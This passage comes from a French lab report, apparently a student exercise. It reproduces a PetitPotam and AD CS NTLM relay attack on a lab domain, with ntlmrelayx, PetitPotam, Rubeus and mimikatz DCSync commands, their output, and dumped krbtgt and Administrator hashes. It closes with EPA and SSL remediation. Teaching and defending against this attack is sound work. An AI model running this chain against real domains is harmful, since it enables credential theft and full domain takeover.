Serveur : 'WIN-MSRDLHR9TGE.ensibs.lab'
Autorité : 'ensibs-WIN-MSRDLHR9TGE-CA'
Nom expurgé : 'ensibs-WIN-MSRDLHR9TGE-CA'
Nom court : 'ensibs-WIN-MSRDLHR9TGE-CA'
Nom court expurgé : 'ensibs-WIN-MSRDLHR9TGE-CA'
Indicateurs : ''
Serveurs d'inscription Web : ''

Entrée 1: (Local)
Nom : 'ensibs-CACHAPRONDENOUE-CA'
Unité d'organisation : ''
Organisation : ''
Ville : ''
Région : ''
Pays/région : ''
Config : 'CACHAPRONDENOUE.ensibs.lab\ensibs-CACHAPRONDENOUE-CA'
Certificat d'échange : ''
Certificat de signature : 'CACHAPRONDENOUE.ensibs.lab_ensibs-CACHAPRONDENOUE-CA.crt'
Description : ''
Serveur : 'CACHAPRONDENOUE.ensibs.lab'
Autorité : 'ensibs-CACHAPRONDENOUE-CA'
Nom expurgé : 'ensibs-CACHAPRONDENOUE-CA'
Nom court : 'ensibs-CACHAPRONDENOUE-CA'
Nom court expurgé : 'ensibs-CACHAPRONDENOUE-CA'
Indicateurs : ''
Serveurs d'inscription Web : ''

1
2
0
https://cachaprondenoue.ensibs.lab/ensibs-CACHAPRONDENOUE-CA_CES_Kerberos/service.svc/CES
0
CertUtil: -dump La commande s'est terminée correctement.
PS C:\Users\Administrateur.ENSIBS>
```

Figure 23 - Récupération du nom du serveur web de certificats via *certutil.exe*

Pour se connecter au service d'inscription sur le Web, il faut fournir les informations d'identification de l'administrateur pour accéder au site d'inscription des certificats.




Figure 24 - Connexion au service d'inscription sur le Web

Une fois authentifié, nous pouvons enfin *Demander un certificat et conserver le lien de la barre d'adresse* : <http://cachaprondenoue.ensibs.lab/certsrv/certrqus.asp> qui nous permettra d'effectuer notre relai NTLM.




Figure 25 - Authentification réussie




Figure 26 - Obtention du lien de requête de certificats

Sur la machine attaquante, nous mettons à jour le fichier `resolv[.]conf` pour la configuration DNS avec l'IP du contrôleur de domaine. Pour ce faire, on exécute `sudo touch resolv.conf` puis `sudo nano resolv.conf` afin d'y ajoutez l'ip du DC.

```
student@kali: /etc
Fichier Actions Éditer Vue Aide
(student@kali)-[~]
$ cd /etc/
(student@kali)-[/etc]
$ touch resolv.conf
touch: impossible de faire un touch 'resolv.conf': Permission non accordée
(student@kali)-[/etc]
$ sudo touch resolv.conf
[sudo] Mot de passe de student :
(student@kali)-[/etc]
$ sudo nano resolv.conf
(student@kali)-[/etc]
$ cat /etc/resolv.conf
# Generated by NetworkManager
search localdomain
nameserver 192.168.20.24
```

Figure 27 - Mise à jour du fichier de configuration DNS

Ensuite, nous devons mettre à jour l'adresse DNS de notre Client1 afin qu'il se connecte au domaine.




Figure 28 - Mise à jour de l'adresse DNS du Client1

4. Début de l'attaque

Quatre outils seront utilisés pour mener l'attaque :

- NTLMLrelayx [lien] pour effectuer le relai NTLM.
- PetitPotam [lien] pour exploiter la faille.
- Rubeus [lien] pour faire une requête de ticket.
- Mimikatz [lien] pour récupérer les hashes du domaine.

On lance l'écoute entre le serveur NTLM et le Client1. Puis on lance l'exploit PetitPotam.

```
student@kali: ~/Bureau/impacket-master/examples
Fichier Actions Éditer Vue Aide
(student@kali)~/Bureau/impacket-master
$ cd examples
(student@kali)~/Bureau/impacket-master/examples
$ python3 ntlmrelayx.py -t http://CACHAPRONDENOUE.ensibs.lab/certsrv/certrq
us.asp -smb2support --adcs --templat DomainController
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

Figure 29 - Lancement du relai NTLM

```
(student@kali)~/Bureau/PetitPotam-main
$ python3 PetitPotam.py 192.168.20.15 192.168.20.24
[+] PoC to elicit machine account authentication via some MS-EFSRPC
functions by topotam (@topotam77)
Inspired by @tifkin_ & @elad_shamir previous work on MS-
RPRN
Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.20.24[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Figure 30 - Lancement de PetitPotam

PetitPotam nous informe qu'il a bien réussi à forcer le DC à s'authentifier auprès de notre Kali. On peut ainsi récupérer le certificat demandé par le DC qui a été généré par le CA sur notre Kali.

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.20.24, attacking target http://CACHAPRONDENOUE.ensibs.lab
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://CACHAPRONDENOUE.ensibs.lab as ENSIBS/WIN-MSRDLHR9TGE$ SUCCEEDED
[*] SMBD-Thread-7 (process_request_thread): Received connection from 192.168.20.24, attacking target http://CACHAPRONDENOUE.ensibs.lab
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://CACHAPRONDENOUE.ensibs.lab as ENSIBS/WIN-MSRDLHR9TGE$ SUCCEEDED
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] Skipping user WIN-MSRDLHR9TGE$ since attack was already performed
[*] GOT CERTIFICATE! ID 2
[*] Base64 certificate of user WIN-MSRDLHR9TGE$:
MIIRtQIBAZCCEW8GCSqGSIb3DQEHAaCCEWAeghFcmIIRWDCCB48GCSqGSIb3DQEHBqCCB4AwggdBA
gEAMIHdQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQwDgQIRFp0ExkyC1QCaggAgIIHSApZv88hed
CKILh8RoRslIk0RF1RhJoqAPNBqiGsnNQgtUMOIiMeoK4VPv9fcD3J9QsrPoqyOTLEfNqalQrMAPOA
J2dCItxfUcYkYakFYKvx4H8VtBKC6zf3bl3n3snhB0WSvugv6MC1NuUUrZsrobPDG+Kj4Ten7Awl8F
SohXjPr4pps+z+nkvUDKcn79qpTrn/MYtgC4i8Cnrlryj7QL/V6WmuCx8Ezi+weqAeutXqtk+CU6G
LkPX4Ua0Bb2QYhG9mXf2nBggPfqPwD3bfwLC2wNI58RjUaBda/EydcjdUoiNYuotCSUCvUfBJBYBx
7X0LFewgcI/RgVddf5mpPpHvZXFInCBbeYQmghXesvNdlirLms405QvaQQRdSrjckOqgAodZCX01zx
7fpD2PwfCW0pmdq4z1I79FTfjPdpLHmGoLcAfa1R0vxJ61u3TTkv8KPF10W1W18UA7qYHovXm3Rg
AaEjmsQ2Mdv4eENGWEHF7+cewoKccwLHLmLTySji/BB0h5GhS4dtCywbaByCDiDVR7VU8Cod0yz
b/WchV+1JHdKJmzqq/5K34aywUp1uKHV5xvaolYq6sVVq2iKQMMMLdqd3+coi9n8121p+Neheb9MD
hzTxZlzfADTPV3tWK322hkXi+XuJi4v7QpTiK/GipiOVXFa7C13joohqM/AD+Q+nfb/cv0ydTeVw8
XWlaq/A29R4WL6RF8qdTHlzS5U0ChgVi3WkGioll0v6FI19/x+JIKXNv4giY7Gfk50In7h38rxcHd
8ShR5rBb1s0k7tc+I+F1IT0EDebSa2WmbDbG1UybRLCk4d+q82X/a7FHC8VwKQKIXAm7ipwS/BF5
70uu0imsnh3FskQWeH//gh/IxiRS06fSmVpnpqRK0XR5PQp0o+QH77WrZfnplRhsSDZf3hrlbRYj
GA5B4AP7QXTRjwilSpkRX30twK+BblQgmngxwPELZxSMSE6z03B1MTEir3VmqXHoFlLaBt3n5gx
5y2lWtJmo7dTXVe2qqOI+77ypU77mLtFLWiHdLDFAvsryZwBom+FFAQ/CSniTaDVFChSeVQvmaNNG
```

Figure 31 - Le CA génère un certificat (base64) pour le DC

Ensuite, on peut se faire passer pour le DC grâce au certificat et utiliser Rubeus afin de demander un ticket TGT.

```
Rubeus
v2.1.2

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=WIN-MSRDLHR9TGE.ensibs.lab
[*] Building AS-REQ (w/ PKINIT preauth) for: 'ensibs.lab\WIN-MSRDLHR9TGE$'
[*] Using domain controller: 192.168.20.24:88
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIF7jCCBeqAwIBB8EADAgEw0oIFATCCBP1hggt5MIIIE9aADAgEfoQubCkVOU0lCUy5MQUKihZAdoAHC
AQKHfJAUGwZrcmJ0Z3Q0bCmUuc11cy5YmKjggS9MIIIEuaADAgESoQMAQK1ggSr8IIEp6LGdp6AF5aH
Wyl1kR/quTbbaEADZBYTAnHbcm7qyQULxbylbtQevF8AafiIte51ILYdi2Pv64inH0rbF5IO19o19UPGe
ky08uth1APkXf9OUcp1Q2zdeqTz/4/MS2Mduxq3dbWxbePFRNKruQw3kYjYeTgi9EAqeba6yd/6P1Hhp
/pOUfW08G4j4xh7wUp12y1Hx3kzCde9ED+TOYN/Hy/8LarHIGIC7G4LQR1pi8moQncSd+x7V1Ke6/YB3
1P52rj2Ejy6RDX17vuC85yof5UeZHynglts/sn/X1Xyqsza0WnjoVogOMslymvl98cUlQRXMRhCAq3
grypMjydzq65FeAmxfsekM1b4TmijezQc2T5c8woFGcPGH09+bkImMYTLw/xlZjJk21jHSCCW6HAA
/4s/cU/GU5PNJD+dTRL1TD+UHhupfn710gXB27e/3AonLXTF3+VqkHn60tIqEFCJ/fmYnKtKhEO+MphK
IUcXUV2yo9C78ct58fBy10RbJx0rL2nWk461Nr8u0e1ChvQakEu6n6bvZ+us98c00yc7r9Bgl1ay7nDK
GCCpyT+Igz223ThmIhc5fs4ZyvvDyH71nXde/Vh1c8BXjqAGPxC0BEH514p9pRgw8zyLSo81QsQ6V1N
UFYbi9VR5iij54qAU7B0j7pFTMT3Ucuf6wChAtDlUoZcneV0kq/1XX7EiwayER4n1A8bG9yGQGGVx+hB
kPcQIOa1isN0IXJNsVUjy2Vlmax26sSrjYxozYrY2xMUT1IlywR8YoXde7mW9zfHnDR97/4e3HyAFiVt
B9z9y+yKTQ0JTOH6txcdPqhjPQ0EYxRCKg00xh2Ptkg1sDnAr8BjJfrErTOpUqWx5HuoqemCaIQ8IT7
+JhZv/p+/J5TetzTpY8k3Y+IFIo1gu4+Qdp7dRQDsSfoiEclveMuSjaOozz3FwXCBjNgaKngmYc6GHw
tVB8x7hZnmGZ5L5RPib7tEA2gHakoJ571/DB2s93kej4UHHIAVPrIb5QnSMQ171qXhc3cBq+oX/OGGX
wWf5j2/zSo+Es2mP8CH1DB+ckIy11LCnza0WmVmtK834Pr7UBcWJX5Vqsj5ToIfRLId6lWxt11S01AfHd
KxmwVwZGjRQYz4jZMJBsvQ1QeYBgk8DDVDMSyACScUyRH5A7HGU1PnrX8CQeaBpTLK2xogVv+7B9p
e1UUXmzkTQxs3HhbayqbVLMnlnQ5Mj6W6ekNz5ksSZCXpJpScvqxn/HdZRSPO8U1dpUbw09awZoxqNuf
d5Hqg8ccChzqgE00CL9nj1c0RGWUmyLSX+RQLKiDn67UA/2ABVP7gi/aGcRaQqBh5KXAi1T3dmrevE
/8FUKveNSJJEf05u6LVEPEwQ3TL7VKh8AxPySNeDuE1zEt93exu00wzLd3wkbWCj7b5K4YTt0e0z2p
aKRT5ah3JHO+LQta8Tm+maHI4yF827DHWzpo060MeIyGeVjgaAswtN440BLryuJ9rFqdw6JfE4pK2ZpH
KwTHGR+dKAAZHVfQdAQZ5F7050Ao1x3+uuRnJfycI5RsCkKYs3UKOB2DCB1aADAgEAAoHNBHhK
FYHMHIEoIHBMIG+MIG7oBswG6ADAgEAOIEEA0ROG080gtYLV3Dgx50gyhDBsKRUST5UJTLKxBQqId
NBuqAwZBAaEUMBIeFcdJ1INU1JTEHsOVRHRS5jBwMFAEDhaAC1ERgPNjAyMjEwMDMxNjA1MzZaphEY
DzIwMjIxMDA0MDIwNTH2HqC8GA8yMDIyMTAxMDZ2MDUzNlQ0B5KRUST5UJTLKxBQqkFMB2gAwIBAQw
NBQ0BmtyYnRndBsKZW5zaWZzLmxhYg==

[*] Ticket successfully imported!

ServiceName : krbtgt/ensibs.lab
```

Figure 32 - Obtention du ticket TGT via Rubeus

On obtient ainsi le ticket krbtgt.

```
MBQb8mtyYnRndBsKZW5zawJzLmXhYg==
[+] Ticket successfully imported!

ServiceName      : krbtgt/ensibs.lab
ServiceRealm     : ENSIBS.LAB
UserName         : WIN-MSRDLHR9TGE$
UserRealm        : ENSIBS.LAB
StartTime        : 03/10/2022 18:05:36
EndTime          : 04/10/2022 04:05:36
RenewTill        : 10/10/2022 18:05:36
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : DRE44bzQbO1gu/cODFIGDA==
ASREP (key)      : 623728184F8E9E69C89DC69657E15BEE
```

Figure 33 - Ticket krbtgt

À partir de la même session PowerShell où nous avons stocké notre ticket TGT en mémoire, nous pouvons exécuter Mimikatz et effectuer une attaque DCSync pour récupérer tous les hashes de domaine avec la commande `dcsync /domain :ensibs.lab /all`.

```
PS C:\Users\Administrateur\Downloads\mimikatz-master\mimikatz-master\Win32> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   **/

mimikatz # lsadump::dcsync /domain:ensibs.lab /all
[DC] 'ensibs.lab' will be the domain
[DC] 'WIN-MSRDLHR9TGE.ensibs.lab' will be the DC server
```

Figure 34 - Récupération des hashes du domaine avec mimikatz

```
MBQb8mtyYnRndBsKZW5zawJzLmXhYg==
[+] Ticket successfully imported!

ServiceName      : krbtgt/ensibs.lab
ServiceRealm     : ENSIBS.LAB
UserName         : WIN-MSRDLHR9TGE$
UserRealm        : ENSIBS.LAB
StartTime        : 03/10/2022 18:05:36
EndTime          : 04/10/2022 04:05:36
RenewTill        : 10/10/2022 18:05:36
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : DRE44bzQbO1gu/cODFIGDA==
ASREP (key)      : 623728184F8E9E69C89DC69657E15BEE
```

Figure 35 - Obtention du ticket krbtgt à la suite de la demande via ticket TGT

On obtient ainsi le hash krbtgt qui nous permet de créer un *golden ticket* pour accéder à n'importe quel service du domaine.

```
Object RDN      : krbtgt

** SAM ACCOUNT **

SAM Username    : krbtgt
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Object Security ID : S-1-5-21-3838014172-190683832-2133579026-502
Object Relative ID : 502

Credentials:
Hash NTLM: e83b1b685a0efa5b66c175945809d54e
```

Figure 36 - Obtention du hash krbtgt

Ainsi que le hash de l'administrateur qui nous permettra de nous authentifier au DC en passant le hash.

```
Object RDN          : Administrateur

** SAM ACCOUNT **

SAM Username        : Administrateur
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-3838014172-190683832-2133579026-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: f3535106fcd1411364f53f24fde97ba9
```

Figure 37 - Obtention du hash Administrateur

III. Remédiation

Widows recommande d'activer EPA (Extended Protection for Authentication) et de désactiver HTTP sur les serveurs AD CS.

Tout d'abord pour le service d'Inscription Web de l'autorité de certification. Pour ce faire, on ouvre le gestionnaire des services d'information Internet (IIS) dans l'onglet *CertSrv* et on active l'option de protection étendue comme *Nécessaire* :




Figure 38 - Activation de l'EPA sur le service d'Inscription Web de l'autorité de certification

On fait de même pour le service Web d'inscription de certificats dans l'onglet *CA_CES_Kerberos* :




Figure 39 - Activation de l'EPA sur le service Web d'inscription de certificats

Ensuite il est nécessaire d'ajouter cette ligne au fichier `<%windir%>\systemdata\CES\<CA Name>_CES_Kerberos\web.config` :

```
<bindings>
  <wsHttpBinding>
    <binding name="TransportWithHeaderClientAuth">
      <security mode="Transport">
        <transport clientCredentialType="Windows"/>
        <extendedProtectionPolicy policyEnforcement="Always" />
      </transport>
      <message clientCredentialType="None" establishSecurityContext="false" />
    </security>
    <readerQuotas maxStringLength="131072" />
  </binding>
</bindings>
```

Figure 40 - Ajout de l'énumération 'policyEnforcement' au fichier web.config

Cette énumération spécifie à quel moment *ExtendedProtectionPolicy* doit être appliqué.

1. Never : la stratégie n'est jamais appliquée (la protection étendue est désactivée).
2. WhenSupported : la stratégie est appliquée uniquement si le client prend en charge la protection étendue.
3. Always : la stratégie est toujours appliquée. Les clients qui ne prennent pas en charge la protection étendue ne pourront pas être authentifiés.

On active l'option *Exiger SSL* qui permettra uniquement les connexions HTTPS.

